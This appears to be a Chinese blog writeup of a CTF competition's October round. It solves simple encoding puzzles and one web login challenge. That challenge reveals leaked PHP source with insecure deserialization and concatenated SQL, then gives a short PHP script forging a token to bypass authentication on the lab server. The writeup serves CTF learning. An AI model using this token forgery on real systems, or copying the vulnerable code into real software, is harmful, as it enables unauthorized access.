“百度杯”CTF比赛 十月场 writeup

原创

今天也要美美哒 于 2021-08-30 23:44:04 发布 283 收藏

分类专栏： CTF 文章标签： php sql

本文链接：https://blog.csdn.net/weixin_45871855/article/details/120005161

"百度杯"CTF比赛十月场

Misc

那些年我追过的贝丝

我要变成一只程序员

剧情大反转

challenge

据说是rc4算法

try again

表姐家的签到题

泄露的数据

考眼力

flag格式

Web

Login

Misc


那些年我追过的贝丝

```
分值：10分 类型：Misc 题目名称：那些年我追过的贝丝

题目内容：

贝丝贝丝，我爱你（大声循环2的6次方ing）

ZmxhZ3tpY3FlZHVfZ29nb2dvX2Jhc2U2NH0=
```

ZmxhZ3tpY3FlZHVfZ29nb2dvX2Jhc2U2NH0=

贝丝：base，2的6次方：64，及base64编码

flag：flag{icqedu_gogogo_base64}



我要变成一只程序员

```
分值：10分 类型：Misc题目名称：我要变成一只程序猿

题目内容：

输入：ba1f2511fc30423bdb

再运行一下

就会有惊喜哦！！
```

C语言运行

```c
#include<stdio.h>
#include<string.h>
void main() {
char str[100]="";
int i;
int len;
printf("input string:\n");
gets(str);
len=strlen(str);
printf("result:\n");
for(i=0;i<len+1;i++)
{
    putchar(str[len-i]);
}
printf("\n");
}
```

flag：bdb32403cf1152f1ab

剧情大反转

```
分值：10分 类型：Misc题目名称：剧情大反转

题目内容：
}~144_0t_em0c14w{galf
```


反向输入

flag：flag{w41c0me_t0_441~}

challenge

```
分值：10分 类型：Misc题目名称：challenge

题目内容：
666c61677b6865783273747 25f6368616c6c656e67657d
```

flag：flag{hex2str_challenge}



据说是rc4算法


```
分值：10分 类型：Misc题目名称：听说是rc4算法
题目内容：

key welcometoicqedu

密文UUyFTj8PCzF6geFn6xgBOYSvVTrbpNU4OF9db9wMcPD1yDbaJw==
```

try again

```
分值：10分 类型：Misc题目名称：try again

题目内容：
 try to find the flag

附件下载
```

下载附件：文本打开得到flag

flag：flag{re_start_007}



表姐家的签到题

```
分值：10分 类型：Misc题目名称：表姐家的签到题

题目内容：

出题人表示金盆洗手
不坑任何参赛选手
干脆利落，直接奉上答案
就是
123456abcdef
```

flag：flag{123456abcdef}

泄露的数据

```
分值：10分 类型：Misc题目名称：泄露的数据

题目内容：

听说这是某个数据库的泄漏的重要数据

25d55ad283aa400af464c76d713c07ad，试着找出原始key吧。

flag{key}
```

判断为MD5加密：md5加解密网站

flag：flag{12345678}

考眼力

```
分值：10分 类型：Misc题目名称：考眼力

题目内容：

 gmbh{4d850d5c3c2756f67b91cbe8f046eebd}

try to find the flag
```

根据gmbh推断出原字符内容只须要根据给出字符串中，每一个字母的ASCII编码-1，便可获得

flag：flag{4c850c5b3b2756e67a91bad8e046ddac}

flag格式

```
分值：10分 类型：Misc题目名称：flag格式

题目内容：

你真的知道flag格式吗？

尝试提交flag{0ahief9124jfjir}
```


直接提交·：flag{0ahief9124jfjir}

Web

Login

```
分值：50分 类型：Web题目名称：Login未解答

题目内容：

加油，我看好你

本题由擂主Wfox提供
```

创建赛题




查看源码显示

```
<!doctype html>
<html>
<head>
    <meta charset="utf-8" />
    <title>Log In</title>
    <link rel="stylesheet" href="//cdn.bootcss.com/skeleton/2.0.4/skeleton.min.css" />
</head>
<body>
    <div class="container">
        <form method="post" action="login.php">
            <label for="username">Username: </label>
            <input class="u-full-width" type="text" name="username" placeholder="Username"  />
            <label for="password">Password: </label>
            <input class="u-full-width" type="password" name="password" placeholder="Password" />
            <input type="submit" value="Log In" />
        </form>
      </div>
</body>
</html>


<!--  test1 test1  -->
```

输入：test1 test1

得到：(ノ ｀□')ノ ┻┻


将该页面进行抓包得到：发现在http头里面有一个特别的参数show=0



```
GET /member.php HTTP/1.1
Host: 26487d8a875a4bdaa207ed90f791c03cc32172d4647548f8.changame.ichunqiu.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://26487d8a875a4bdaa207ed90f791c03cc32172d4647548f8.changame.ichunqiu.com/index.php?error=1
Connection: close
Cookie: ci_session=1b644da59042e950c01b39e9a01735f33398f9a4;
UM_distinctid=17b962fcb1e189-0b08e85faaefd58-4c3e247b-1fa400-17b962fcb1fc9;
Hm_lvt_2d0601bd28de7d49818249cf35d95943=1630312320,1630326599,1630326635,1630327260;
Hm_lpvt_2d0601bd28de7d49818249cf35d95943=1630327897; chkphone=acWxNpxhQpDiAchhNuSnEqyiQuDIO0O0O;
__jsluid_h=07d68c6af04827b4139cfb9989a1027f; PHPSESSID=dcrepkivfs9g1tbn4ksqg2oeq4
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

```
HTTP/1.1 200 OK
Date: Mon, 30 Aug 2021 15:16:25 GMT
Content-Type: text/html;charset=utf-8
Content-Length: 69
Connection: close
Vary: Accept-Encoding
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
show: 0
Vary: Accept-Encoding
X-Via-JSL: bfae526,-
X-Cache: bypass

<head>
<meta charset="utf-8" />
</head>
(ﾉ ' □ ' )ﾉ ┻━┻
```


将show改为1，得到一段php源码



Raw | Params | Headers | Hex

```
GET /member.php HTTP/1.1
Host:
26487d8a875a4bdaa207ed90f791c03cc32172d4647548f8.changame.ichunqiu.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:91.0)
Gecko/20100101 Firefox/91.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer:
http://26487d8a875a4bdaa207ed90f791c03cc32172d4647548f8.changame.ichunqiu.com/index.php?error=1
Connection: close
Cookie: ci_session=1b644da59042e950c01b39e9a01735f33398f9a4;
UM_distinctid=17b962fcb1e189-0b08e85faaefd58-4c3e247b-1fa400-17b962fcb1fc9;
Hm_lvt_2d0601bd28de7d49818249cf35d95943=1630312320,1630326599,1630326635,1630327260;
Hm_lpvt_2d0601bd28de7d49818249cf35d95943=1630327897;
chkphone=acWxNpxhQpDiAchhNuSnEqyiQuDIO0O0O;
__jsluid_h=07d68c6af04827b4139cfb9989a1027f;
PHPSESSID=dcrepkivfs9g1tbn4ksqg2oeq4
Upgrade-Insecure-Requests: 1
show:1
```

Raw | Headers | Hex | HTML | Render

```
</head>
<!-- <?php
    include 'common.php';
    $requset = array_merge($_GET, $_POST, $_SESSION, $_COOKIE);
    class db
    {
        public $where;
        function __wakeup()
        {
            if(!empty($this->where))
            {
                $this->select($this->where);
            }
        }

        function select($where)
        {
            $sql = mysql_query('select * from user where '.$where);
            return @mysql_fetch_array($sql);
        }
    }

    if(isset($requset['token']))
    {
        $login = unserialize(gzuncompress(base64_decode($requset['token'])));
        $db = new db();
        $row = $db->select('user=\''.mysql_real_escape_string($login['user']).'\'');
        if($login['user'] === 'ichunqiu')
        {
            echo $flag;
        }else if($row['pass'] !== $login['pass']){
            echo 'unserialize injection!!';
        }else{
            echo "(ﾉ ' □ ' )ﾉ ┻━┻ ";
        }
    }else{
        header('Location: index.php?error=1');
    }

?> -->(ﾉ ' □ ' )ﾉ ┻━┻
```

```
<!-- <?php
 include 'common.php';
 $requset = array_merge($_GET, $_POST, $_SESSION, $_COOKIE);
 class db
 {
  public $where;
  function __wakeup()
  {
   if(!empty($this->where))
   {
    $this->select($this->where);
   }
  }

  function select($where)
  {
   $sql = mysql_query('select * from user where '.$where);
   return @mysql_fetch_array($sql);
  }
 }

 if(isset($requset['token']))
 {
  $login = unserialize(gzuncompress(base64_decode($requset['token'])));
  $db = new db();
  $row = $db->select('user=\''.mysql_real_escape_string($login['user']).'\'');
  if($login['user'] === 'ichunqiu')
  {
   echo $flag;
  }else if($row['pass'] !== $login['pass']){
   echo 'unserialize injection!!';
  }else{
   echo "(ノ ' □')ノ ﾍ┻┻ ";
  }
 }else{
  header('Location: index.php?error=1');
 }

?> -->
```

分析代码：须要向common.php页面发送Request请求，传入变量token，先对传入的数据进行Base64解码，再解压缩压缩字符串，再反序列化变量，判断user是否等于ichunqiu。

什么是token?
Token 是在服务端产生的。如果前端使用用户名/密码向服务端请求认证，服务端认证成功，那么在服务端会返回 Token 给前端。前端可以在每次请求的时候带上 Token 证明自己的合法地位。简单来说就是我们可以伪造一个token加在请求参数之中，服务器认为是ichunqiu访问，返回flag。
unserialize反序列化
gzuncompress解压字符串
base64_decode：base64加密编码；

根据所需构造PHP脚本：

```
<?php
$a = array('user' => 'ichunqiu');
$b = base64_encode(gzcompress(serialize($a)));
echo $b
?>
```

```
Web
    Login
    Backdoor
    GetFlag
    Not Found
    Vld
    EXEC
    登陆
    Gift
    fuzzing
    Try
    Hash
    Nothing
```